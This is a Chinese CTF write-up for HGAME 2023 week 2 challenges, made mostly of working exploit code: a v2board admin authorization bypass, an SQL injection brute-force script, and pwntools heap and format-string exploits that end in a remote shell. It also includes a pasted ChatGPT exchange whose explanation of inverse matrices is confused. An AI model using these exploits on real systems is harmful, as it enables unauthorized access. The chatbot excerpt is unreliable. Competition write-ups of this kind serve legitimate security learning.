Write Up by ckyan

Web

Git Leakage

git泄露，没啥说的

```
[+] Clone Success. Dist File : /home/kali/my_files/2023/1/hgame/week2/web/GitHack-master/dist/week-2.hgame.lwsec.cn_30279
```


```
┌──(root㉿kali)-[/home/…/web/GitHack-master/dist/week-2.hgame.lwsec.cn_30279]
└─# ls
Th1s_1s-flag

┌──(root㉿kali)-[/home/…/web/GitHack-master/dist/week-2.hgame.lwsec.cn_30279]
└─# cat Th1s_1s-flag
hgame{Don't^put*Git-in_web_directory}
```

v2board


查了一下这个v2board存在越权漏洞 [v2board越权漏洞复现 | CN-SEC 中文网](), 随意注册账号，改请求头访问admin的即可。

按照大佬漏洞复现就行。。

首先注册一个普通用户账号，然后通过http://ip:8080/api/v1/passport/auth/login接口登录该账号，如下图所示，会返回一个auth_data



然后访问http://ip:8080/api/v1/user/login接口，并将上述获得的auth_data作为authorization头发送，这一步的目的是让服务器将普通用户的Authorization头写入缓存中



最后只要带上这个Authorization头即可访问所有的管理员接口，如http://ip:8080/api/v1/admin/user/fetch等

Request:

```
GET /api/v1/admin/user/fetch?a=1 HTTP/1.1
Host: week-2.hgame.lwsec.cn:31883
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
Firefox/108.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:31883/
authorization:
ZkBmdWNrLmNvbTokMnkkMTAkMmw2UkRObkgzbGNFeW1nVmRvQ3BFLlFQMEhVSlF4bWVEMHFCZm1pZ1RS
T2VzNkxHanFoNHE=
Content-Language: zh-CN
Connection: close
```


Response:

```
"transfer_enable":0,
"banned":0,
"is_admin":1,
"is_staff":0,
"last_login_at":null,
"last_login_ip":null,
"uuid":"85a1c66e-d736-42b2-a0da-69f6fb066e90",
"group_id":1,
"plan_id":1,
"remind_expire":1,
"remind_traffic":1,
"token":"39d580e71705f6abac9a414def74c466",
"remarks":null,
"expired_at":0,
"created_at":1673263308,
"updated_at":1673267067,
"total_used":0,
"plan_name":"Vidar-Team Plane\ud83d\udee9",
"subscribe_url":
```



Search Commodity

根据题目描述需要爆破密码，我大概试了试就出来了 `amdin123`

有个id输入查询，



感觉应该sql注入了。用bp测试一下，



可以双写绕过，或者大小写绕过，尝试一下，


查询成功则返回 `hard disk`，

查询失败则返回 `Not Found`

写个脚本爆破一下

```
import requests

url = "http://week-2.hgame.lwsec.cn:31565"
cookie =
"SESSION=MTY3MzY2MTU5NHxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkh
WelpYSUdjM1J5YVc1bkRBZOFCblZ6WlhJd01RPT18iLavvZ4Ob5ShHZrT3W3XO-xWTkQTW-
l776c5jXENcH8="

headers = {
    "Cookie": cookie
}

# binary区分大小写。
payload = "seselectlect(binary(F14GGGG1SHERE))frfromom(se4rch.5ecret15here)"

flag = ''

for i in range(0x10000000):
    # 爆破的范围稍微广一点，时间其实差不了太多了
    for j in range(0x20, 0x7E):
        if j != 0x25 and j != 0x5F:
            c = chr(j)
        elif j == 0x25:
            c = "\\%"
        elif j == 0x5f:
            c = "\\_"
        else:
            c = ''

        search_id = f"-1||(substr(({payload}),{i},1)like('{c}'))"
        data = {
            'search_id': search_id,
        }

        if url and headers and data:
            r = requests.post(url + '/search', data=data, headers=headers)

            if r.status_code == 200:
                if 'hard disk' in r.text:

                    if c == "\\_":
                        c = "_"
                    elif c == "\\%":
                        c = "%"
                    else:
                        c = c

                    flag += c
                    # print(flag)
                    break
            else:
                print("timeout!")
        else:
            print("dataError!")
            break
```

```
    if flag[-1:] == "}":
        break

print(flag)
```



Pwn

fast_note

libc2.23的uaf，所以还算简单，就先做这个了。题目可以打got表但是没有edit，所以我没打，我直接泄露libc之后打__malloc_hook了，one_gadget对栈内有些条件，所以用realloc前面几个push操作，调试满足one_gadget即可。exp如下：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
# from LibcSearcher import *

local = 0
debug = 1

binary = "./vuln"
elf = ELF(binary)

context.arch = elf.arch
context.os = elf.os

# 'gnome-terminal', 'tmux', 'terminator'
context.terminal = ['terminator', '-x', 'sh', '-c']

context.log_level = "debug" if debug else "info"

if local:
    p = process(binary)
    lib = "/home/ckyan/ctf/myfile/libc/glibc-2.23/build/libc.so.6"
else:
    ip = "week-2.hgame.lwsec.cn"
    port = "31046"
    p = remote(ip, port)
    lib = "./libc-2.23.so"

libc = ELF(lib)

def lg_update(buf):
    log.info("%s => 0x%x" %(name(buf),buf))
    if name(buf) is "libc_base":
        libc.address = buf
```

```
def ggdb():
    cmd = ""
    cmd += "#!/bin\n"
    cmd += "gdb -p `pidof %s` -q " %(binary)
    # cmd += "-ex 'b *$rebase(0x014E2) '"
    # cmd += "-ex 'b *0x4017C2 '"
    with open("./gdb.sh",'w') as f:
        f.write(cmd)
    os.system("chmod +x ./gdb.sh")

# could use vscode on windows:
if debug and local:
    ggdb()

# only use terminal on linux:
def ddebug():
    gdb.attach(p)
    pause()
    # raw_input()

s      = lambda buf        : p.send(buf)
sl     = lambda buf        : p.sendline(buf)
sa     = lambda delim, buf : p.sendafter(delim, buf)
sla    = lambda delim, buf : p.sendlineafter(delim, buf)
sh     = lambda            : p.interactive()
r      = lambda n=None     : p.recv(n)
ru     = lambda delim      : p.recvuntil(delim)
r7f    = lambda            : u64(p.recvuntil(b"\x7f")[-6:] + b"\x00\x00")
rf7    = lambda            : u32(p.recvuntil(b"\xf7")[-4:])
uu64   = lambda            : u64(p.recvuntil(b"\n")[-7:-1] + b"\x00\x00")
uu32   = lambda            : u32(p.recvuntil(b"\n")[-5:-1])
trs    = lambda addr       : libc.address + addr
gadget = lambda ins        : next(libc.search(asm(ins), executable = True))
tohex  = lambda buf        : b"".join(b"\\x%02x" %ord(_) for _ in buf)
name   = lambda obj        : [name for name in globals() if globals()[name] is
obj][0]
lg     = lambda buf        : lg_update(buf)

def cmd(c):
    ru(b'>')
    sl(str(c))

def add(idx, size, content):
    cmd(1)
    ru(b'Index: ')
    sl(str(idx))
    ru(b'Size: ')
    sl(str(size))
    ru(b'Content: ')
    s(content)

def free(idx):
    cmd(2)
    ru(b'Index: ')
    sl(str(idx))

def show(idx):
```

```
    cmd(3)
    ru(b'Index: ')
    sl(str(idx))

add(0, 0x60, 'aaaa')
add(1, 0x60, 'bbbb')

free(1)
free(0)
free(1)

# 1 -> 0 -> 1
note_addr = 0x06020c0
fd = note_addr - 35 # 0x60209d

pad1 = b''
pad1 += p64(fd)
add(2, 0x60, pad1)

add(3, 0x60, b'cccc')
add(4, 0x60, b'dddd')

pad2 = b''
pad2 += b'a' * (35-0x10)
pad2 += p64(elf.got['puts'])
add(5, 0x60, pad2)

# raw_input()

show(0)
libc_base = r7f() - libc.sym['puts']
lg(libc_base)

# 0x7f57fdfc2aed
# 0x7f57fdfc2b10

fake_addr = libc.sym['__malloc_hook'] - 35

free(3)
free(4)
free(3)

# 3 -> 4 -> 3

pad3 = b''
pad3 += p64(fake_addr)
add(6, 0x60, pad3)

add(7, 0x60, b'eeee')
add(8, 0x60, b'ffff')

if local:
    one_gadgets = [0x40f30,0x40f35,0xd3fc8]
else:
    one_gadgets = [0x45226,0x4527a,0xf03a4,0xf1247]

pad4 = b''
pad4 += b'a' * 11
```

```
pad4 += p64(libc.address + one_gadgets[3])
pad4 += p64(libc.sym['realloc'] + 6)
add(9, 0x60, pad4)

# raw_input()

cmd(1)
ru(b'Index: ')
sl('10')
ru(b'Size: ')
sl('16')

sh()
```

editable_note

libc2.31的uaf，保护全开打不了got表（应该吧），所以依旧打__malloc_hook即可。因为有tcache所以用unsortedbin泄露的时候需要把tcache填满。然后就正常打即可，tcache我感觉比fastbin好打，没有size的检查，直接打就行。exp如下：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
# from LibcSearcher import *

local = 0
debug = 1

binary = "./vuln"
elf = ELF(binary)

context.arch = elf.arch
context.os = elf.os

# 'gnome-terminal', 'tmux', 'terminator'
context.terminal = ['terminator', '-x', 'sh', '-c']

context.log_level = "debug" if debug else "info"

if local:
    p = process(binary)
    lib = "/lib/x86_64-linux-gnu/libc.so.6"
else:
    ip = "week-2.hgame.lwsec.cn"
    port = "30273"
    p = remote(ip, port)
    lib = "./libc-2.31.so"

libc = ELF(lib)

def lg_update(buf):
    log.info("%s => 0x%x" %(name(buf),buf))
    if name(buf) is "libc_base":
        libc.address = buf
```

```
def ggdb():
    cmd = ""
    cmd += "#!/bin\n"
    cmd += "gdb -p `pidof %s` -q " %(binary)
    # cmd += "-ex 'b *$rebase(0x014E2) '"
    # cmd += "-ex 'b *0x4017C2 '"
    with open("./gdb.sh",'w') as f:
        f.write(cmd)
    os.system("chmod +x ./gdb.sh")

# could use vscode on windows:
if debug and local:
    ggdb()

# only use terminal on linux:
def ddebug():
    gdb.attach(p)
    pause()
    # raw_input()

s      = lambda buf        : p.send(buf)
sl     = lambda buf        : p.sendline(buf)
sa     = lambda delim, buf : p.sendafter(delim, buf)
sla    = lambda delim, buf : p.sendlineafter(delim, buf)
sh     = lambda            : p.interactive()
r      = lambda n=None     : p.recv(n)
ru     = lambda delim      : p.recvuntil(delim)
r7f    = lambda            : u64(p.recvuntil(b"\x7f")[-6:] + b"\x00\x00")
rf7    = lambda            : u32(p.recvuntil(b"\xf7")[-4:])
uu64   = lambda            : u64(p.recvuntil(b"\n")[-7:-1] + b"\x00\x00")
uu32   = lambda            : u32(p.recvuntil(b"\n")[-5:-1])
trs    = lambda addr       : libc.address + addr
gadget = lambda ins        : next(libc.search(asm(ins), executable = True))
tohex  = lambda buf        : b"".join(b"\\x%02x" %ord(_) for _ in buf)
name   = lambda obj        : [name for name in globals() if globals()[name] is
obj][0]
lg     = lambda buf        : lg_update(buf)

def cmd(c):
    ru(b'>')
    sl(str(c))

def add(idx, size):
    cmd(1)
    ru(b'Index: ')
    sl(str(idx))
    ru(b'Size: ')
    sl(str(size))

def free(idx):
    cmd(2)
    ru(b'Index: ')
    sl(str(idx))

def edit(idx, content):
    cmd(3)
    ru(b'Index: ')
```

```
    sl(str(idx))
    ru(b'Content: ')
    s(content)

def show(idx):
    cmd(4)
    ru(b'Index: ')
    sl(str(idx))

add(0, 0x80)

for i in range(1, 8):
    add(i, 0x80)

for i in range(1, 8):
    free(i)

free(0)
show(0)

malloc_hook = r7f() - 96 - 0x10
lg(malloc_hook)
libc_base = malloc_hook - libc.sym['__malloc_hook']
lg(libc_base)

# raw_input()

add(8, 0x20)
add(9, 0x20)

free(8)
free(9)

# 9 -> 8
pad1 = b''
pad1 += p64(malloc_hook)
edit(9, pad1)

# raw_input()

add(10, 0x20)
add(11, 0x20)

one_gadgets = [0xe3afe,0xe3b01,0xe3b04]

pad2 = b''
pad2 += p64(libc.address + one_gadgets[1])
edit(11, pad2)

# raw_input()

add(12, 0x10)

sh()
```

YukkuriSay

打格式化字符串的，然后控制rip即可，没有溢出而且开了canary，所以也要leak栈地址和libc基地址。因为栈内可写入很大，而且可以循环，所以很方便。我觉得需要注意的地方是格式化字符串打的并不在栈里，所以我是把传给bss段的payload和栈里的构造成一样的。应该有其他方式。我拿到shell就没再试了。exp如下：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
# from LibcSearcher import *

local = 0
debug = 1

binary = "./vuln"
elf = ELF(binary)

context.arch = elf.arch
context.os = elf.os

# 'gnome-terminal', 'tmux', 'terminator'
context.terminal = ['terminator', '-x', 'sh', '-c']

context.log_level = "debug" if debug else "info"

if local:
    p = process(binary)
    lib = "/lib/x86_64-linux-gnu/libc.so.6"
else:
    ip = "week-2.hgame.lwsec.cn"
    port = "30291"
    p = remote(ip, port)
    lib = "./libc-2.31.so"

libc = ELF(lib)

def lg_update(buf):
    log.info("%s => 0x%x" %(name(buf),buf))
    if name(buf) is "libc_base":
        libc.address = buf

def ggdb():
    cmd = ""
    cmd += "#!/bin\n"
    cmd += "gdb -p `pidof %s` -q " %(binary)
    # cmd += "-ex 'b *$rebase(0x014E2) '"
    # cmd += "-ex 'b *0x4017C2 '"
    with open("./gdb.sh",'w') as f:
        f.write(cmd)
    os.system("chmod +x ./gdb.sh")

# could use vscode on windows:
if debug and local:
    ggdb()
```

```python
# only use terminal on linux:
def ddebug():
    gdb.attach(p)
    pause()
    # raw_input()

s      = lambda buf        : p.send(buf)
sl     = lambda buf        : p.sendline(buf)
sa     = lambda delim, buf : p.sendafter(delim, buf)
sla    = lambda delim, buf : p.sendlineafter(delim, buf)
sh     = lambda            : p.interactive()
r      = lambda n=None     : p.recv(n)
ru     = lambda delim      : p.recvuntil(delim)
r7f    = lambda            : u64(p.recvuntil(b"\x7f")[-6:] + b"\x00\x00")
rf7    = lambda            : u32(p.recvuntil(b"\xf7")[-4:])
uu64   = lambda            : u64(p.recvuntil(b"\n")[-7:-1] + b"\x00\x00")
uu32   = lambda            : u32(p.recvuntil(b"\n")[-5:-1])
trs    = lambda addr       : libc.address + addr
gadget = lambda ins        : next(libc.search(asm(ins), executable = True))
tohex  = lambda buf        : b"".join(b"\\x%02x" %ord(_) for _ in buf)
name   = lambda obj        : [name for name in globals() if globals()[name] is
obj][0]
lg     = lambda buf        : lg_update(buf)

ru(b'Yukkri say?\n')

pad1 = b''
pad1 += b'a' * 152
s(pad1)

libc_base = r7f() - libc.sym['_IO_2_1_stderr_']
lg(libc_base)

# raw_input()

ru(b'anything else?(Y/n)\n')
sl(b'y')

pad2 = b''
pad2 += b'a' * 0x100
s(pad2)

stack_addr = r7f()
lg(stack_addr)

# raw_input()

target = stack_addr - 8
one_gadgets = [0xe3afe,0xe3b01,0xe3b04]

ru(b'anything else?(Y/n)\n')
sl(b'y')

pad3 = fmtstr_payload(8,{target: libc.address+one_gadgets[1]})
s(pad3)

# raw_input()
```

```
ru(b'anything else?(Y/n)\n')
sl(b'n')
ru(b'gift for you: \n')

pad3 = fmtstr_payload(8,{target: libc.address+one_gadgets[1]})
s(pad3)

sh()
```

new_fast_note

刚拿到题，大概看了看，以为和2.23那个一样只是换了glibc版本，然后开始打tcache，但是可申请的堆数量太少（我太菜），所以我一直被卡住，然后发现这个题在malloc的时候取消了检查指针是否存在。。（以后一定认真看源码。。）所以就很简单了，把0x90和0x20的tcache填满，然后0x90进unsortedbin，leak libc_base，0x20用fastbin double free。因为fastbin会进tcache，所以不会检查size，很方便。

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
# from LibcSearcher import *

local = 0
debug = 1

binary = "./vuln"
elf = ELF(binary)

context.arch = elf.arch
context.os = elf.os

# 'gnome-terminal', 'tmux', 'terminator'
context.terminal = ['terminator', '-x', 'sh', '-c']

context.log_level = "debug" if debug else "info"

if local:
    p = process(binary)
    lib = "/lib/x86_64-linux-gnu/libc.so.6"
else:
    ip = "week-2.hgame.lwsec.cn"
    port = "30143"
    p = remote(ip, port)
    lib = "./libc-2.31.so"

libc = ELF(lib)

def lg_update(buf):
    log.info("%s => 0x%x" %(name(buf),buf))
    if name(buf) is "libc_base":
        libc.address = buf

def ggdb():
```

```
    cmd = ""
    cmd += "#!/bin\n"
    cmd += "gdb -p `pidof %s` -q " %(binary)
    # cmd += "-ex 'b *$rebase(0x014E2) '"
    # cmd += "-ex 'b *0x4017C2 '"
    with open("./gdb.sh",'w') as f:
        f.write(cmd)
    os.system("chmod +x ./gdb.sh")

# could use vscode on windows:
if debug and local:
    ggdb()

# only use terminal on linux:
def ddebug():
    gdb.attach(p)
    pause()
    # raw_input()

s      = lambda buf        : p.send(buf)
sl     = lambda buf        : p.sendline(buf)
sa     = lambda delim, buf : p.sendafter(delim, buf)
sla    = lambda delim, buf : p.sendlineafter(delim, buf)
sh     = lambda            : p.interactive()
r      = lambda n=None     : p.recv(n)
ru     = lambda delim      : p.recvuntil(delim)
r7f    = lambda            : u64(p.recvuntil(b"\x7f")[-6:] + b"\x00\x00")
rf7    = lambda            : u32(p.recvuntil(b"\xf7")[-4:])
uu64   = lambda            : u64(p.recvuntil(b"\n")[-7:-1] + b"\x00\x00")
uu32   = lambda            : u32(p.recvuntil(b"\n")[-5:-1])
trs    = lambda addr       : libc.address + addr
gadget = lambda ins        : next(libc.search(asm(ins), executable = True))
tohex  = lambda buf        : b"".join(b"\\x%02x" %ord(_) for _ in buf)
name   = lambda obj        : [name for name in globals() if globals()[name] is
obj][0]
lg     = lambda buf        : lg_update(buf)

def cmd(c):
    ru(b'>')
    sl(str(c))

def add(idx, size, content):
    cmd(1)
    ru(b'Index: ')
    sl(str(idx))
    ru(b'Size: ')
    sl(str(size))
    ru(b'Content: ')
    s(content)

def free(idx):
    cmd(2)
    ru(b'Index: ')
    sl(str(idx))

def show(idx):
    cmd(3)
    ru(b'Index: ')
```


```
    sl(str(idx))

# leak libc_base
add(0, 0x80, b'aaaa')

for i in range(1, 8):
    add(i, 0x80, b'bbbb')

for i in range(1, 8):
    free(i)

free(0)
show(0)

malloc_hook = r7f() - 96 - 0x10
lg(malloc_hook)
libc_base = malloc_hook - libc.sym['__malloc_hook']
lg(libc_base)

# raw_input()

# double free
for i in range(7):
    add(i, 0x20, b'bbbb')

add(8, 0x20, b'bbbb')
add(9, 0x20, b'aaaa')

for i in range(7):
    free(i)

free(8)
free(9)
free(8)

for i in range(7):
    add(i, 0x20, b'bbbb')

one_gadgets = [0xe3afe,0xe3b01,0xe3b04]

pad1 = b''
pad1 += p64(malloc_hook)

add(0, 0x20, pad1)
add(1, 0x20, b'a')
add(2, 0x20, b'a')

pad2 = b''
pad2 += p64(libc.address + one_gadgets[1])

add(3, 0x20, pad2)

ru(b'>')
sl('1')
ru(b'Index: ')
sl('1')
ru(b'Size: ')
sl('1')
```

```
sh()
```

Crypto

Rabin

```
from Crypto.Util.number import long_to_bytes
from gmpy2 import invert

p =
65428327184555679690730137432886407240184329534772421373193521144693375074983
q =
98570810268705084987524975482323456006480531917292601799256241458681800554123
c =
0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee538
b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
e = 2

n = p * q

inv_p = invert(p, q)
inv_q = invert(q, p)

mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)

tmp = (inv_p * p * mq + inv_q * q * mp) % n
flag = long_to_bytes(n - int(tmp))

print(flag)
```




Reserve

before_main

base64换一下表即可，换表的python随便搜一个就行[base64换表脚本_0bs3rver的博客-CSDN博客_base64换表]

```python
import base64

str1 = "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG="

string1 = "qaCpwYM2tO/RPOXeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK"
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

print (base64.b64decode(str1.translate(str.maketrans(string1, string2))))
```



math

行列式计算，（行列式早忘了，全靠ChatGPT+python）Orz!

```
for ( i = 0; i <= 4; ++i )
{
  for ( j = 0; j <= 4; ++j )
  {
    for ( k = 0; k <= 4; ++k )
      v9[5 * i + j] += *((char *)&v12[-46] + 5 * i + k) * v8[5 * k + j];
  }
}
for ( l = 0; l <= 24; ++l )
{
  if ( v9[l] != v10[l] )
  {
    printf("no no no, your match is terrible...");
    exit(0);
  }
}
```

这一段代码在干嘛

这段代码使用三重循环来执行矩阵乘法。具体来说，它将v12矩阵与v8矩阵相乘，并将结果存储在v9矩阵中。之后，它使用一个单独的循环来检查v9矩阵中的每个元素是否与v10矩阵中的相应元素匹配。如果不匹配，它将输出 "no no no, your match is terrible..." 并退出程序。

那能否根据v10和v8求出v12

这取决于v8矩阵和v10矩阵的值是否符合矩阵乘法的条件。如果v8矩阵是逆矩阵，并且v10矩阵是v12矩阵与v8矩阵相乘的结果，那么可以使用v8矩阵的逆矩阵与v10矩阵相乘来求出v12矩阵。

例如，如果v8矩阵是逆矩阵，并且v10矩阵是v12矩阵与v8矩阵相乘的结果，那么可以使用v8矩阵的逆矩阵与v10矩阵相乘来求出v12矩阵。

v12 = v10 * inv(v8)

但是，如果v8矩阵不是逆矩阵或者v10矩阵不是v12矩阵与v8矩阵相乘的结果，这样的求解就不能保证结果的正确性。

v8 = [[126, 225, 62, 40, 216],
[253, 20, 124, 232, 122],
[62, 23, 100, 161, 36],
[118, 21, 184, 26, 142],
[59, 31, 186, 82, 79]]这个是逆矩阵吗

这个 v8 矩阵不是逆矩阵。逆矩阵是一个矩阵，它的乘积与原矩阵相等于单位矩阵，而这里的v8矩阵并不是逆矩阵。

Regenerate response

如果v8乘以v12等于v10的话，那我已知v8的逆矩阵和v10如何求v12

如果已知v8是逆矩阵，并且v8与v12相乘等于v10，那么可以使用v8的逆矩阵与v10相乘来求出v12。具体来说:

v12 = v10 * v8^-1

可以使用numpy库来实现，如下所示:

